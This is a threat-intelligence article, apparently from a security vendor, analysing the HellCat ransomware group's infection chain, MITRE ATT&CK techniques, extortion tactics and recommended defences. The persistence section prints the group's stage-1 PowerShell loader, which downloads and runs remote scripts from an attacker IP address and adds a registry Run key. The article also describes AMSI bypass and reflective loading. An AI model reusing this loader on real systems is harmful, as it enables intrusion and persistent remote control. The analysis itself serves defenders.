HellCat Ransomware: Exposing the TTPs of a Rising Ransomware Threat in 2025

By Sıla Özeren Hacıoğlu

Published: 2025-03-13 · Archived: 2026-04-05 17:31:33 UTC

HellCat Ransomware is a prominent ransomware group that emerged in mid-2024, specializing in targeted cyber extortion and data exfiltration operations. The group primarily leverages sophisticated phishing tactics, often distributing malicious email attachments and exploiting vulnerabilities in exposed systems to gain initial access. Upon successful infiltration, HellCat aggressively exfiltrates sensitive data, employing psychological tactics and public pressure to compel victims into paying ransoms. The group's operations frequently overlap with the Morpheus ransomware, indicating possible shared tooling or affiliate relationships.

In this analysis, we examine the tactics, techniques, and procedures (TTPs) employed by the HellCat ransomware group, providing detailed insights into their methods of compromise, lateral movement, data exfiltration strategies, and recommended defensive measures to mitigate their threat.

Malware Kill Chain of HellCat Ransomware

Below is a concise overview of the malware kill chain used by HellCat ransomware [1]. This breakdown details the infection's sequential stages—from initial access to command-and-control establishment—showing how each component evades detection and maintains persistence.

For more in-depth explanations of the tactics, techniques, and procedures (TTPs) used by HellCat ransomware, see the following section.

Stage 1 – Initial Access

- S1.ps1: This initiating PowerShell script masquerades as an executable and *establishes persistence by adding a registry key*. It then connects to a malicious open directory to download subsequent payloads.



Figure 1: [Virus Total Analysis](#) for S1.ps1.

Stage 2 – Secondary Payloads

- Payload.ps1: Once downloaded by S1.ps1, it serves as the conduit to fetch further scripts.

- Isma.ps1: Executed alongside Payload.ps1, this script bypasses the Antimalware Scan Interface (AMSI) to help evade detection.

Stage 3 – Final Script Download

- Shellcode.ps1: This script is responsible for downloading and executing the final command-and-control payload directly in memory using reflective code loading.

Stage 4 – C2 Establishment

- Stager.woff: This final payload, a shellcode variant of **SliverC2**, is executed to establish persistence and create a command-and-control channel on the victim system.



Figure 2. [Virus Total Analysis](#) for Stager.woff.

Analyzing HellCat Ransomware's Advanced Tactics, Techniques, and Procedures (TTPs)

This section provides a comprehensive analysis of these TTPs, offering insights into how HellCat Ransomware operates and the tools they employ.

Initial Access Methods

T1566.001 - Phishing: Spearphishing Attachment

Hellcat operators have utilized spearphishing emails with malicious attachments to gain initial access to target systems.

T1190 - Exploit Public-Facing Application

The group employs the Exploit Public-Facing Application technique to target vulnerabilities in exposed systems like Atlassian Jira. By leveraging previously unknown zero-day vulnerabilities, they can bypass perimeter defenses and gain stealthy remote access and control. [2].



Image is taken from [here]().

Execution and Persistence

Upon gaining access, HellCat utilizes sophisticated techniques to execute their payloads and maintain persistence.

T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

As stressed earlier, HellCat operators rely on multi-stage PowerShell infection chains to execute their malware and maintain access on victim systems. These chains often begin with an initial PowerShell script - *the [stage 1]() payload*.

This payload establishes persistence and contacts attacker infrastructure for next-stage payloads.

$pspath = (get-command powershell) .source;
$pspath = "" + $pspath + "" /w 1 /c "ic -scriptblock $([ScriptBlock]::Create([System. Text.Encoding]:: UTF8 getString((iwr http://45.200.148.157:8878/payload.ps1). content)))"*
icm-scriptblock $([ScriptBlock]:: Create([System. Text.Encoding]::UTF8.getString((iwr http://45.200.148.157:8878/payload2.ps1)-content)))
reg add "**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**" /v **maintenance** /t REG_ SZ /d $pspath /f

This stage 1 payload adds a Windows Registry Run key entry (e.g., under *HKCU...\Run* with a value named "maintenance") pointing to the malicious script, ensuring it runs each time the user logs in.

Once launched, the script connects to an open directory controlled by the attackers to download a stage 2 payload PowerShell payload.

T1620: Reflective Code Loading

HellCat's infection chain employs *reflective code loading techniques* to run malicious code in memory and evade file-based security controls.

In later stages of the PowerShell chain, the **stage 3** payload downloads a final payload and injects it directly into memory rather than writing it to disk. By loading shellcode or DLLs reflectively, HellCat can execute its ransomware or C2 agent without leaving a traditional file trace, thereby evading antivirus file scans.

The **stage** 3 payload in HellCat's chain fetched a shellcode payload (**stager.woff**), which is a memory-resident variant of the SliverC2 backdoor, and executed it within the PowerShell process.

1562.001: Disable or Modify Tools

To execute its PowerShell-based malware unobstructed, HellCat employs methods to bypass the Antimalware Scan Interface (AMSI), thereby disabling or weakening security tool inspections. Analysis of HellCat's scripts shows another **stage 2** payload (**isma.ps1**) dedicated to an AMSI bypass.

This script alters the AMSI scanning mechanism so that malicious scripts can run without being flagged by Windows Defender or other AMSI-integrated security solutions.

By in-memory modifying AMSI's behavior (a common malware technique), HellCat ensures its subsequent payloads (like the reflective loader and Sliver backdoor) execute unhindered. In practice, once the AMSI bypass script runs, the PowerShell process can load and run heavily obfuscated or malicious code (for example, decoding and invoking shellcode) without triggering the host's anti-malware defenses.

Command-and-Control (C2)

T1059.001: Command and Scripting Interpreter: PowerShell

- Deploying SliverC2 Framework for Command and Control (C2)

HellCat has been observed deploying a complex infection chain that culminates in the memory-resident execution of Sliver implants. The attack typically begins with the **stage 3** PowerShell script designed to download, decrypt, and execute a Sliver payload.

This script, often hosted on the group's own infrastructure, triggers the final stage of the attack. The final payload includes the necessary shellcode to inject and initialize the Sliver implant directly within the victim machine's memory space, bypassing traditional detection mechanisms. This memory-based payload execution enables the attackers to establish a command-and-control channel that remains concealed from many endpoint defenses, providing them with persistent access and the ability to remotely manage compromised systems.

Privilege Escalation and Lateral Movement

Analyses of HellCat intrusions show that the group relies on "living off the land" binaries—everyday, low-profile tools—for its operations. Instead of using custom malware, HellCat employs common utilities like Netcat and

Netscan to navigate within networks.

This approach allows the attackers to discreetly discover internal networks, pivot between systems, and transfer data. Since these tools are legitimate and commonly found in many IT environments, they enable the attackers to blend in and avoid triggering alarms.

Below, you will find the mapped techniques to MITRE ATT&CK framework of HellCat ransomware regarding this section.

- T1046: Network Service Discovery: Using tools such as Netscan to map out the network and identify potential targets for lateral movement.
- T1218: Signed Binary Proxy Execution: Using common, trusted binaries (such as Netscan) to execute malicious actions, helping them blend into the environment and evade detection.
- T1021: Remote Services: Leveraging legitimate remote utilities, like Netcat, to establish communication channels and move laterally within the victim's infrastructure.
- T1078: Valid Accounts: Employing credentials (either stolen or default) to authenticate and operate under the guise of legitimate users, further aiding stealth and lateral movement.

Data Exfiltration and Extortion

HellCat's operations are characterized by:

- Double Extortion Tactics

HellCat's approach follows a common model in modern ransomware attacks—first, the group infiltrates a target network to exfiltrate sensitive data (often in bulk) and then encrypts the systems. This two-pronged strategy increases pressure on victims since, even if they restore their systems, the stolen data may still be leaked or sold if the ransom isn't paid.

- Employing Attention-Grabbing Demands to Apply Pressure

What sets HellCat apart is its deliberate use of attention-grabbing demands to pressure victims.

A widely reported incident involved Schneider Electric, where the attackers not only stole more than 40GB of compressed data (including projects, issues, and over 400,000 rows of user information) but also demanded a ransom of $125,000 in "baguettes [3]." This culturally resonant request is designed to heighten public scrutiny and cause reputational harm to its targets, adding a psychological dimension to their extortion strategy.

Ransomware Payload Characteristics

- Unaltered File Extensions

While some preliminary reports have mentioned that HellCat ransomware might not change file extensions after encryption, there isn't broad, corroborated evidence from multiple sources confirming this behavior. This claim appears to deviate from common ransomware patterns, so further validation from additional threat intelligence reports would be advisable.

- Shared Codebase with Other Ransomware

Several analyses have noted significant overlaps between HellCat and Morpheus ransomware payloads [4], suggesting they may share a common builder or that there is some level of collaboration between affiliates. This observation is supported by comparisons in code similarities noted in reputable cybersecurity reports.

How Does Picus Help Against the HellCat Ransomware as a Service (RaaS) Group?

We strongly suggest simulating ransomware groups to test the effectiveness of your security controls against their attacks using the Picus Security Validation Platform.

[Picus Threat Library](https://www.picussecurity.com) includes the following threats for HellCat Ransomware attacks**.**

Threat ID	Threat Name	Attack Module
27847	HellCat Ransomware Download Threat	Network Infiltration
91292	HellCat Ransomware Email Threat	Email Infiltration

Defense Strategies Against HellCat Ransomware Attacks

To mitigate the impact of HellCat Ransomware attacks, organizations should adopt a layered defense approach:

Deploy Advanced Endpoint Detection and Response (EDR) Solutions

Invest in robust EDR tools that continuously monitor endpoints for suspicious activities—such as abnormal PowerShell usage or unexpected script executions—and provide real-time remediation. This early detection can help contain threats before they spread.

Continuously Test and Validate Security Controls

Given the evolving tactics of HellCat ransomware, organizations must regularly assess the effectiveness of their defenses. Use Breach and Attack Simulation (BAS) solutions, such as the Picus Security Control Validation (SCV) solution, to emulate real-world attack scenarios—ranging from initial phishing attempts and exploitation of public-facing applications to the deployment of malicious PowerShell scripts and command-and-control (C2) communications. These proactive tests help identify control gaps and provide actionable recommendations to strengthen your security posture.

Implement Network Segmentation and a Zero Trust Model

Segment your network to limit lateral movement in the event of a breach. Embrace a Zero Trust security model that continuously verifies every user and device, ensuring that even if an attacker gains access, the damage is contained within a limited segment of your network.

Maintain Regular, Immutable Offline Backups and an Incident Response Plan

Ensure that critical data is backed up regularly and stored offline in an immutable format to prevent tampering during an attack. Develop and routinely test an incident response plan that clearly outlines roles, responsibilities, and procedures for rapid containment, eradication, and recovery in the event of a ransomware incident.

References

[1] N. Richards, “Who are Hellcat Ransomware Group?,” Bridewell, Feb. 28, 2025. Available: https://www.bridewell.com/insights/blogs/detail/who-are-hellcat-ransomware-group. [Accessed: Mar. 12, 2025]

[2] J. Lyons, “Baguette bandits strike again with ransomware and a side of mockery,” The Register, Jan. 28, 2025. Available: https://www.theregister.com/2025/01/28/baguettes_bandits_strike_again/. [Accessed: Mar. 10, 2025]

[3] D. Winder, “Ransomware Gang Demands $125,000 Payment In French Bread And Crypto,” Forbes, Nov. 06, 2024. Available: https://www.forbes.com/sites/daveywinder/2024/11/06/ransomware-gang-demands-125000-payment-in-french-bread-and-crypto/. [Accessed: Mar. 12, 2025]

[4] “HellCat, Morpheus RaaS operations leverage similar payloads,” SC Media, Jan. 24, 2025. Available: https://www.scworld.com/brief/hellcat-morpheus-raas-operations-leverage-similar-payloads. [Accessed: Mar. 12, 2025]
